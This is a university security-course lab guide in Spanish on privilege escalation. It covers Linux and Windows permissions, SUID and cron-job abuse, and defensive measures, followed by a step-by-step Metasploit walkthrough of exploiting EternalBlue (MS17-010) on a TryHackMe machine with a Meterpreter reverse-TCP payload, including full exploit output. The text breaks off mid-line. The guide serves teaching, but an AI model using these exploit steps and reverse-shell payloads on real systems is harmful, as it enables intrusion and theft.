



GRADO EN INGENIERÍA INFORMÁTICA

SEGURIDAD EN LOS SISTEMAS INFORMÁTICOS

DEPARTAMENTO DE INGENIERÍA INFORMÁTICA

Práctica 7: Escalada de privilegios

Autor:

Juan Boubeta Puig,
Jesús Lagares Galán,
Pedro José Navas Pérez y
Adrián Bazán Muñoz

Fecha:

11 de diciembre de 2024

Índice

1. Objetivo	3
2. Privilegios en sistemas operativos	3
2.1. Definiciones y tipos de permisos	3
2.1.1. Linux	4
2.1.2. Windows	6
2.2. ¿Qué significa escalar privilegios?	7
2.2.1. Tipos de escalada de privilegios	8
2.2.2. Medidas de protección contra escaladas de privilegios	9
3. Escalada de privilegios en Linux	10
3.1. SUID	10
3.2. Cron jobs	10
3.3. Permisos de superusuario	11
4. Escalada de privilegios en Windows	12
4.1. Meterpreter	12
4.2. Configuración	12
4.3. Ejecución de escalada de privilegios	13
4.4. Escalada de privilegios con meterpreter	16
5. Ejercicios	17
5.1. Ejercicio 1	17
5.2. Ejercicio 2	17
5.3. Ejercicio 3	18
5.4. Ejercicio 4	18
5.5. Ejercicio 5	19

Índice de figuras

1.	Ejemplo de permisos en un sistema Linux.	3
2.	Ejemplo de máscara de permisos en formato octal.	6
3.	Visualizamos los permisos de una carpeta en Windows.	7
4.	Ejecutamos una consola con permisos de administrador.	8
5.	Estructura de un archivo crontab.	11
6.	Escaneo de servicios.	13
7.	Configuración de las opciones de <i>smb_version</i>	14
8.	Versión SMB.	14
9.	Host vulnerable a <i>EternalBlue</i>	15
10.	Configuración del exploit <i>EternalBlue</i>	15
11.	Ejecución del exploit <i>EternalBlue</i>	16

1. Objetivo

Al finalizar esta práctica el estudiante conocerá qué son los privilegios en un sistema operativo, por qué existen, para qué se utilizan y qué significa escalar privilegios. Aprenderá qué vectores de ataques podemos utilizar para aprovecharnos de esta cualidad del sistema durante un ataque, y realizará una escalada de privilegios en un sistema Linux y Windows.

2. Privilegios en sistemas operativos

A continuación, se definen y describen los tipos de permisos en sistemas Linux y Windows, así como las escaladas de privilegios.


2.1. Definiciones y tipos de permisos

¿Quién puede editar un archivo determinado? ¿Quién puede ejecutar acciones en nuestro sistema? ¿Qué usuarios deben ser capaces de acceder a directorios específicos del servidor? Para dar respuesta a estas preguntas, surgen los **privilegios**.

Los privilegios son un componente fundamental presente en la mayoría de sistemas actuales (aplicaciones, sistemas operativos, bases de datos, etc.). Al igual que en una organización existe una jerarquía organizativa (programador, jefe de departamento, director ejecutivo, etc.), en un sistema operativo encontramos los privilegios.

Un privilegio no es más que un derecho definido que un proceso requiere para realizar una operación. Por ejemplo, si queremos escribir en un fichero de texto de nuestro sistema, debemos tener permisos de escritura sobre él, de otra forma resultaría imposible. Gracias a este componente podemos realizar una graduación de las capacidades entre los usuarios de nuestro sistemas, definiendo una jerarquía y limitando las posibilidades de actuación en función de cada uno dentro de la organización, sistema o aplicación.

Podemos ver un ejemplo de los permisos de un archivo cualquiera dentro de un sistema Linux en la Figura 1, aunque cada sistema operativo implementa su sistema de permisos de una forma diferente como se describe seguidamente.



```
drwxr-xr-x 2 kali kali 4096 nov 27 07:06 Música
-rw-r--r-- 1 kali kali 20 nov 20 12:00 password.txt
-rw-r--r-- 1 kali kali 195 nov 20 12:54 phpinfo.php
```

Figura 1: Ejemplo de permisos en un sistema Linux.

2.1.1. Linux

En Linux, los permisos que un usuario puede tener se agrupan en tres grandes grupos:

- **Permisos del propietario.** El propietario será aquel usuario que genera o crea un archivo/directorio dentro de algún directorio sobre el que tenga derechos. Por ejemplo, yo soy un usuario de un servidor y puedo crear archivos dentro de mi directorio *HOME*. Al crear ese archivo, tendré permisos de propietario sobre él.
- **Permisos del grupo.** Los usuarios en Linux se agrupan en grupos de trabajos (creados previamente o los por defecto del sistema). Cuando se gestiona un grupo, se gestionan todos los usuarios que pertenecen a este, y al asignar permisos al grupo se le asigna a todos los usuarios que pertenezcan a él. Por ejemplo, pertenezco a un grupo de trabajo denominado **Trabajo de ejemplo**, y otorgan al grupo permisos de escritura para el archivo `contraseñas.txt`, como pertenezco a dicho grupo, podré escribir sobre este archivo.
- **Permisos del resto de usuarios.** A este grupo también se le conoce como “los otros”. Este último grupo hace referencia al resto de usuarios que no pertenezcan a los dos anteriores. Es decir, usuarios que no son propietarios del archivo/directorio o no pertenecen al grupo de trabajo.

Si queremos ver los permisos de un directorio y sus archivos, tan solo tendremos que utilizar el comando `ls -l`, como vimos en la Figura 1. Para leer los permisos, tenemos que fijarnos en los 10 caracteres que inician la cadena del *prompt* (conocidos como máscara). En este caso, como vemos en la Figura 1:

```
drwxr-xr-x o -rw-r--r--
```

Para leer esto debemos saber qué significa cada carácter:

1. El primer carácter hace referencia al tipo de archivo que estamos listando. En el ejemplo anterior, podemos encontrar que es **d** y **-**. Las posibilidades que puede adoptar son:
 - **-**. Archivo.
 - **d**. Directorio.
 - **b**. Archivos especiales de dispositivo.
 - **c**. Archivos de caracteres especiales.
 - **l**. Archivo de vínculo (*link*).

- **p**. Archivo de *pipe*.
2. Los siguiente nueve caracteres son los permisos que se les concede a los usuarios según los grupos que hemos visto anteriormente (los 3 primeros para el propietario, los 3 siguientes para el grupo y los 3 últimos para el resto de usuarios). En este caso, cada letra es un tipo de permiso:

- **-**. Sin permiso.
- **r**. Permiso de lectura.
- **w**. Permiso de escritura.
- **x**. Permiso de ejecución.

Si queremos cambiar los permisos utilizaremos el comando `chmod <grupo><permiso>`. Siendo las opciones de grupo:

- **u**. Propietario.
- **g**. Grupo.
- **o**. Otros

Y los tipos de permiso a aplicar:

- **r**. Lectura.
- **w**. Escritura.
- **x**. Ejecución.

Así, si queremos dar permisos de ejecución al dueño de un *script*, tan solo tendríamos que hacer:

```
chmod u+x script.sh
```

Aunque también podemos aplicar permisos en otros formatos como el **formato numérico octal**. Para esto, se dividen los 3 campos de 3 bits (3 para el propietario, 3 para el grupo y 3 para otros) y se compone con cada uno un número octal. De esta manera, si por ejemplo hablamos de los permisos de propietarios (los 3 primeros bits), y queremos permisos de ejecución (- - x), su valor octal sería 1. Al unificar los 9 bits, obtenemos un número de 3 cifras, que no es más que la composición de 3 octales. A priori puede parecer algo más complejo, pero cuando se es capaz de realizar el paso a octal se convierte en una forma muy rápida de asignar permisos. Para entenderlo más claro, véase la Figura 2.

rwx--x--x
421 001 001
711
**El propietario lectura, escritura y ejecución, el grupo
y otros solo ejecución**

Figura 2: Ejemplo de máscara de permisos en formato octal.

Y también podemos utilizar `chmod` con este formato. Por ejemplo, si queremos dar todos los permisos posibles a un archivo `ejemplo.jpg`:

```
chmod 777 /home/ejemplo.jpg
```

2.1.2. Windows

Windows nos ofrece dos conjunto de permisos para gestionar el acceso a los archivos y carpetas del sistema:

- **Permisos de NTFS.** Los permisos NTFS se aplican a todos los archivos y carpetas almacenados en un volumen (espacio de disco) formateado con el sistema de archivos NTFS (por defecto de Windows). Los permisos se heredan, por lo que todas las subcarpetas que se encuentren dentro de una carpeta raíz compartirán los permisos de esta. En su nivel básico, estos ofrecen niveles de acceso de lectura, lectura y ejecución, escritura, modificación, lista de contenido de la carpeta y control completo, como vemos en la Figura 3. Aunque en sus opciones avanzadas podemos gestionar permisos especiales. Para ver los permisos de un directorio o archivo tan solo debemos hacer clic con el botón derecho del ratón sobre él → Propiedades → Seguridad.
- **Permisos de recurso compartido.** Estos permisos solo se aplican a las carpetas compartidas. Se aplican cuando se accede a una carpeta compartida a través de una red. Estos tan solo ofrecen permisos de acceso de lectura, modificación y control completo.




Figura 3: Visualizamos los permisos de una carpeta en Windows.

Estos permisos se complementan entre sí, cuando accedemos a un archivo localmente se utilizan los permisos NTFS. Pero si accedemos a través de un recurso compartido se comparan ambos (NTFS y recurso compartido) y se aplica el más restrictivo.

Al igual que vimos con el sistema Linux en la Sección 2.1.1, los permisos de usuario en Windows se gestionan a través de Cuentas de usuario. Podemos acceder a este menú de la siguiente forma:

Presionamos el botón de Windows → Configuración → Cuentas.

Y también existe un usuario administrador (al igual que el superusuario en Linux) cuyos permisos son superiores (si no hemos realizado ninguna configuración especial) a los de un usuario normal. Si el equipo es nuestro y hemos creado nuestra cuenta, lo más seguro es que seamos el administrador. No obstante, podemos comprobarlo en el menú de Cuentas. Podemos utilizar nuestros permisos de administrador, por ejemplo, haciendo clic en un ejecutable y ejecutándolo como administrador (clic derecho → Ejecutar como administrador), como vemos en la Figura 4.

2.2. ¿Qué significa escalar privilegios?

Cuando hablamos de **escalar privilegios** hacemos referencia al acto de un atacante o usuario de obtener más permisos y, por tanto, un mayor nivel de acceso y control) de los que debería con su tipo de cuenta de usuario. Para lograr esto se hace uso de vulnerabilidades, como veremos en la Sección 3, errores en la configuración, o fallos de diseño de la aplicación o sistema.




Figura 4: Ejecutamos una consola con permisos de administrador.

Este tipo de vulnerabilidad es muy peligrosa en cualquier tipo de organización o sistema, ya que otorga la posibilidad al atacante de robar o acceder a datos a los que no debería, así como ejecutar comandos con permisos superiores a los suyos. El peor de los casos (y el más usual) es en el que el atacante consigue permisos de superusuario o administrador.

Otras opciones menos conocidas, pero igual o más peligrosas para nuestro sistema, a las que el atacante conseguiría posibilidades realizando una escalada de privilegios sería obtener acceso al *kernel* de una aplicación en un sistema operativo, escapar de una máquina virtual u obtener funciones privilegiadas en nubes públicas de trabajo.

2.2.1. Tipos de escalada de privilegios

Dentro de la escalada de privilegios, diferenciamos dos tipos:

- **Escalada horizontal.** El usuario mantiene sus privilegios, pero consigue acceso a datos y funcionalidades que no deberían estar disponibles para un usuario con sus permisos. Por ejemplo, dentro de una aplicación web, por cuestiones de diseño, se permite a los usuarios ver los mensajes que emite el servidor. Con esta información el atacante podrá realizar una inyección SQL con la que accederá a información que, de otra manera, no podría.
- **Escalada vertical.** El atacante comienza con una cuenta de usuario (o una cuenta que tenga un número menor de privilegios con los que acabará tras realizar el ataque), y pasa a tener una mayor cantidad de estos. Por ejemplo, se comienza el ataque como un usuario común de un sistema Windows y se termina con los privilegios de un administrador.

2.2.2. Medidas de protección contra escaladas de privilegios

Si queremos proteger nuestra aplicación web, o nuestro sistema para intentar evitar una posible escalada de privilegios en él, podemos poner en práctica las siguientes actividades:

- **Añadir medidas adicionales para proteger las contraseñas.** Si queremos evitar autenticaciones indebidas, lo primero que podemos hacer es reforzar la seguridad de las contraseñas dentro de nuestra aplicación. Para ello podemos añadir algún método de autenticación en dos factores (2FA) o promover el hecho de utilizar contraseñas con mayor complejidad que lo usual.
- **Administrar los permisos de forma correcta.** Debemos conseguir que solamente sea necesario aplicar los permisos necesarios. Por ejemplo, si un determinado archivo o carpeta no tiene que ser modificado bajo ningún concepto, configuraremos los permisos con solo lectura.
- **Mantener nuestros sistemas y aplicaciones al día.** Tenemos que aplicar toda actualización que esté lista para ello, ya que muchas de estas se aplican con el único fin de securizar las últimas vulnerabilidades detectadas. Muchas vulnerabilidades de las que encontramos y podemos aprovechar son por falta de actualización en los sistemas.
- **Evitar errores de programación y diseño de aplicaciones.** Utilizar buenas prácticas y asegurar que nuestro código esté cubierto ante los errores de programación y diseño que puedan comprometer su seguridad.
- **Crear usuarios especiales y grupos de usuarios con mínimos privilegios.** Tenemos que aplicar todo tipo de privilegios a los usuarios de acuerdo a lo que realmente necesitan, nunca más de eso. Y debemos tener en mente mantener el control sobre los usuarios administradores y no ceder el 100 % de los privilegios. Para esto debemos hacer un correcto uso de la creación y administración de usuarios y grupos de usuarios en nuestra aplicación o sistema.

Es conveniente utilizar estas medidas y ser conscientes del peligro que supone una escalada de privilegios para evitar y protegernos ante los diferentes vectores de ataque que existen para realizar este tipo de ataque. Un vector de ataque es un medio (agujero o falla presente en el sistema o aplicación) que podemos utilizar para lograr nuestro propósito: realizar un ataque o, en nuestro caso, realizar una escalada de privilegios.

3. Escalada de privilegios en Linux

Si queremos realizar una escalada de privilegios en Linux podemos hacer uso de diversos vectores de ataque para conseguir nuestro propósito. Los más comunes son:

3.1. SUID

Además de los permisos que hemos visto en la Sección 2.1.1, dentro del sistema Linux existe una serie de permisos especiales como son:

- ***Sticky bit***. Puede ser asignado a ficheros y directorios, y significa que los elementos que se encuentran en ese directorio solo pueden ser renombrados o borrados por su propietario o el usuario *root*. El resto de usuarios que tengan permiso de lectura y escritura podrán leer y modificar, pero no borrar o renombrar.
- ***Set user information (SUID)***. Cuando activamos este permiso sobre un fichero significa que, el que lo ejecute, va a tener los mismos permisos que el que creó el archivo. Se asigna sumándole 4000 a la representación octal de los permisos de un archivo. Podemos activar este bit con el comando:

```
sudo chmod 4755 script.sh
```

- ***Set group information (SGID)***. Es lo mismo que el SUID pero a nivel de grupo.

Si volvemos a leer la funcionalidad del bit SUID, nos daremos cuenta de la enorme peligrosidad que este presenta, y por qué es uno de los vectores de ataque más utilizados. Por ejemplo, si tenemos el permiso SUID activado en un fichero creado por el usuario *root*, todo usuario que ejecute ese archivo dispondrá de privilegios de administrador hasta que el programa finalice.

3.2. Cron jobs

Cron jobs es una utilidad del sistema Linux que nos permite realizar tareas programadas. Por ejemplo, ejecutar automáticamente un comando a una hora determinada. Es una herramienta muy utilizada por administradores del sistema para realizar tareas rutinarias como la realización de copias de seguridad o el borrado del directorio de caché. Para utilizar esta utilidad es necesario que editemos los archivos llamados **crontabs** (el sistema mantiene copias de estos archivos para cada usuario). Podemos editar el de nuestro usuario gracias al comando:

```
crontab -e
```

```
* * * * * <command to be executed>
- - - - -
| | | | |
| | | | ----- Weekday (0 - 7) (Sunday is 0 or 7, Monday is 1...)
| | | ----- Month (1 - 12)
| | ----- Day (1 - 31)
| ----- Hour (0 - 23)
----- Minute (0 - 59)
```

Figura 5: Estructura de un archivo crontab.

Estos archivos siempre siguen la misma estructura que podemos comprobar en la Figura 5.

A priori, Cron Jobs parece una simple utilidad para automatizar tareas; no obstante, si combinamos esta herramienta con una configuración incorrecta de permisos de archivos podemos conseguir escalar privilegios muy fácilmente.

Por ejemplo, imaginemos que atacamos un sistema en el que existe un `script.py`. Este es un simple *script* para automatizar las copias de seguridad que el administrador del sistema creó. Descubrimos que podemos escribir en este *script*, por lo que tendríamos la posibilidad de reemplazar el código de dicho archivo por nuestro propio código consiguiendo, de esta manera, que el sistema ejecute los comandos que nosotros queramos cada vez que esté programando el cron. Consiguiendo así una escalada horizontal.

3.3. Permisos de superusuario

Dentro de los sistemas, independientemente de qué sistema operativo utilicemos, nos encontramos con la figura del usuario administrador o el superusuario. Este es el usuario que tiene acceso administrativo (permisos de lectura, escritura y ejecución de cualquier aplicación del sistema) al sistema.

Normalmente, este procedimiento se utiliza en los sistemas para añadir una capa de seguridad extra, ya que no deberíamos utilizar el superusuario como usuario en nuestro día a día; sin embargo, si ejecutamos aplicaciones con estos permisos o un atacante consigue este usuario en nuestro sistema, podría ocasionar un gran daño.

Por ejemplo, si administramos un servidor en el que la conexión se realiza por *Secure SHell* (SSH), y un atacante consigue adentrarse en él, y hallar la contraseña de

nuestro usuario con uno de los métodos que hemos visto en prácticas anteriores (por ejemplo, mediante fuerza bruta porque tenemos como contraseña **root** en un sistema Linux), habría conseguido todos los permisos posibles dentro de nuestro sistema, con todo lo que ello implica.

4. Escalada de privilegios en Windows

Hasta ahora con Metasploit, hemos hecho uso de diferentes exploits de tipo *non-staged*, también llamados exploits sencillos de un solo paso, cuyo propósito es ejecutar un comando en la víctima para crear una conexión con el atacante o crear un usuario en la víctima.

Además, existen otros exploits más elaborados, llamados *staged* o exploits de dos pasos, caracterizados por:

1. La primera parte del exploit es el *payload* primario que establece una conexión entre la víctima y el atacante a través de *bind_tcp*, *reverse_tcp*, etc.
2. El *stage* es el *payload* secundario, que contiene el resto del contenido y que sería lo que realmente se ejecuta en la víctima, una vez se haya establecido la conexión. Suele ser un programa que se carga en memoria para evitar que sea fácilmente trazable. Un ejemplo de esto es **meterpreter**.

4.1. Meterpreter

Meterpreter es el *stage* más conocido de Metasploit. Es un *shell* con numerosos comandos relativos a la manipulación del sistema de la víctima, y un entorno que permite cargar ficheros remotos, así como de escalada de privilegios.

No deja trazas en disco, ya que carga mediante DLLs todo el código que emplea, haciendo solo uso de la memoria.

Gracias a este *stage*, se pueden ejecutar muchas funcionalidades como el borrado de logs y migrado de procesos, entre otros, e incluso realizar actividades con el entorno de la víctima como tomar capturas de pantalla (**screenshot**), hacer capturas desde la webcam de la víctima (**webcam_snap**) o grabar lo que el usuario escribe en el sistema.

4.2. Configuración

En este caso para nuestra máquina atacada haremos uso, como en anteriores prácticas, de **TryHackMe** y de nuestra máquina virtual con Kali Linux. Concretamente, usaremos la siguiente máquina de TryHackMe:


<https://tryhackme.com/room/blue>

La ejecutamos y configuramos la conexión usando OpenVPN siguiendo las instrucciones de <https://tryhackme.com/r/room/openvpn>, asegurándonos estar en la misma red.

4.3. Ejecución de escalada de privilegios

Para ejecutar una escalada de privilegios, realizaremos los siguientes pasos:

1. En primer lugar, hacemos un escaneo básico sobre la máquina atacada para averiguar los puertos abiertos usando *nmap*.
2. Una vez conocemos los puertos activos, escaneamos buscando los servicios activos en cada uno de ellos (véase Figura 6).



```
└─$ nmap 10.10.24.244 -sV
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-23 13:20 EST
Nmap scan report for 10.10.24.244
Host is up (0.063s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds     Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   open  ssl/ms-wbt-server?
49152/tcp  open  msrpc            Microsoft Windows RPC
49153/tcp  open  msrpc            Microsoft Windows RPC
49154/tcp  open  msrpc            Microsoft Windows RPC
49158/tcp  open  msrpc            Microsoft Windows RPC
49159/tcp  open  msrpc            Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 95.45 seconds
```

Figura 6: Escaneo de servicios.

3. Accedemos a **msfconsole**, y buscamos información sobre uno de los protocolos abiertos. En concreto sobre el puerto 445 (SMB). Para ello cargamos un escáner SMB:

```
search scanner/smb
```

En esta búsqueda podemos ver cómo existe un escáner de versión de SMB, por lo que hacemos uso de él:

```
use auxiliary/scanner/smb/smb_version
```

Y configuramos el RHOST al host atacado (véase Figura 7).

```
msf6 auxiliary(scanner/smb/smb_version) > show options
Module options (auxiliary/scanner/smb/smb_version):
```

Name	Current Setting	Required	Description
RHOSTS	10.10.24.244	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
THREADS	1	yes	The number of concurrent threads (max one per host)

Figura 7: Configuración de las opciones de *smb_version*.

4. Ejecutamos con el comando **run** (véase Figura 8). Podemos observar cómo el host atacado tiene tanto la versión 1 como 2 de SMB.

```
msf6 auxiliary(scanner/smb/smb_version) > run
[*] 10.10.24.244:445 - SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:49m 16s) (guid:{d284a0f8-a4cc-45cf-89bd-945dea6d6ecb}) (authentication domain:JON-PC)Windows 7 Professional SP1 (build:7601) (name:JON-PC) (workgroup:WORKGROUP)
[+] 10.10.24.244:445 - Host is running SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:49m 16s) (guid:{d284a0f8-a4cc-45cf-89bd-945dea6d6ecb}) (authentication domain:JON-PC)Windows 7 Professional SP1 (build:7601) (name:JON-PC) (workgroup:WORKGROUP)
[*] 10.10.24.244: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figura 8: Versión SMB.

5. Procedemos entonces a buscar información sobre SMBv1 por internet para ver si presenta alguna vulnerabilidad conocida:

<https://learn.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010>

Y encontramos que es vulnerable a ms17-010 o más conocido como *Eternal-Blue*.

6. Para asegurarnos de que la máquina es ciertamente vulnerable, haremos un escaneo pero haciendo uso de un *script* (véase Figura 9). Lo que nos confirma la vulnerabilidad.
7. En Metasploit buscamos sobre ms17-010:

```
search ms17-010
```

Y hacemos uso de:

```
use exploit/windows/smb/ms17_010_eternalblue
```

8. A continuación, debemos configurar RHOSTS, LHOST y configurar el PAYLOAD haciendo uso de meterpreter (véase Figura 10):

```
set payload windows/x64/meterpreter/reverse_tcp
```

Práctica 7: Escalada de privilegios

```
└─$ nmap -p 445 --script=smb-vuln-ms17-010 10.10.24.244
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-23 13:47 EST
Nmap scan report for 10.10.24.244
Host is up (0.17s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   State: VULNERABLE
|   IDs: CVE:CVE-2017-0143
|   Risk factor: HIGH
|   A critical remote code execution vulnerability exists in Microsoft SM
Bv1
|   servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance
-for-wannacrypt-attacks/
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_
Nmap done: 1 IP address (1 host up) scanned in 7.07 seconds
```

Figura 9: Host vulnerable a *EternalBlue*.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):


| Name          | Current Setting | Required | Description                                                                                                                                           |
|---------------|-----------------|----------|-------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS        | 10.10.24.244    | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                                |
| RPORT         | 445             | yes      | The target port (TCP)                                                                                                                                 |
| SMBdomain     | no              | no       | (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines. |
| SMBpass       | no              | no       | (Optional) The password for the specified username                                                                                                    |
| SMBuser       | no              | no       | (Optional) The username to authenticate as                                                                                                            |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.     |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.               |


Payload options (windows/x64/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.8.203.135    | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |


Exploit target:


| Id | Name             |
|----|------------------|
| 0  | Automatic Target |


View the full module info with the info, or info -d command.
```

Figura 10: Configuración del exploit *EternalBlue*.

- Con esta configuración podríamos lanzar el exploit (véase Figura 11). En caso de error al ejecutar el *script*, se debe reiniciar la máquina atacada o volver a lanzar el exploit. Una vez terminado el script puede que haga falta pulsar ENTER para que aparezca la consola de meterpreter como en la figura.


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.8.203.135:4444
[*] 10.10.24.244:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.24.244:445 - Host is likely VULNERABLE to MS17-010! - Windows
7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.24.244:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.24.244:445 - The target is vulnerable.
[*] 10.10.24.244:445 - Connecting to target for exploitation.
[+] 10.10.24.244:445 - Connection established for exploitation.
[+] 10.10.24.244:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.24.244:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.24.244:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66
65 73 Windows 7 Profes
[*] 10.10.24.244:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65
72 76 sional 7601 Serv
[*] 10.10.24.244:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31
ice Pack 1
[+] 10.10.24.244:445 - Target arch selected valid for arch indicated by DCE/R
PC reply
[*] 10.10.24.244:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.24.244:445 - Sending all but last fragment of exploit packet
[*] 10.10.24.244:445 - Starting non-paged pool grooming
[+] 10.10.24.244:445 - Sending SMBv2 buffers
[+] 10.10.24.244:445 - Closing SMBv1 connection creating free hole adjacent t
o SMBv2 buffer.
[*] 10.10.24.244:445 - Sending final SMBv2 buffers.
[*] 10.10.24.244:445 - Sending last fragment of exploit packet!
[*] 10.10.24.244:445 - Receiving response from exploit packet
[+] 10.10.24.244:445 - ETERNALBLUE overwrite completed successfully (0xC00000
0D)!
[*] 10.10.24.244:445 - Sending egg to corrupted connection.
[*] 10.10.24.244:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.10.24.244
[*] Meterpreter session 12 opened (10.8.203.135:4444 → 10.10.24.244:49169) a
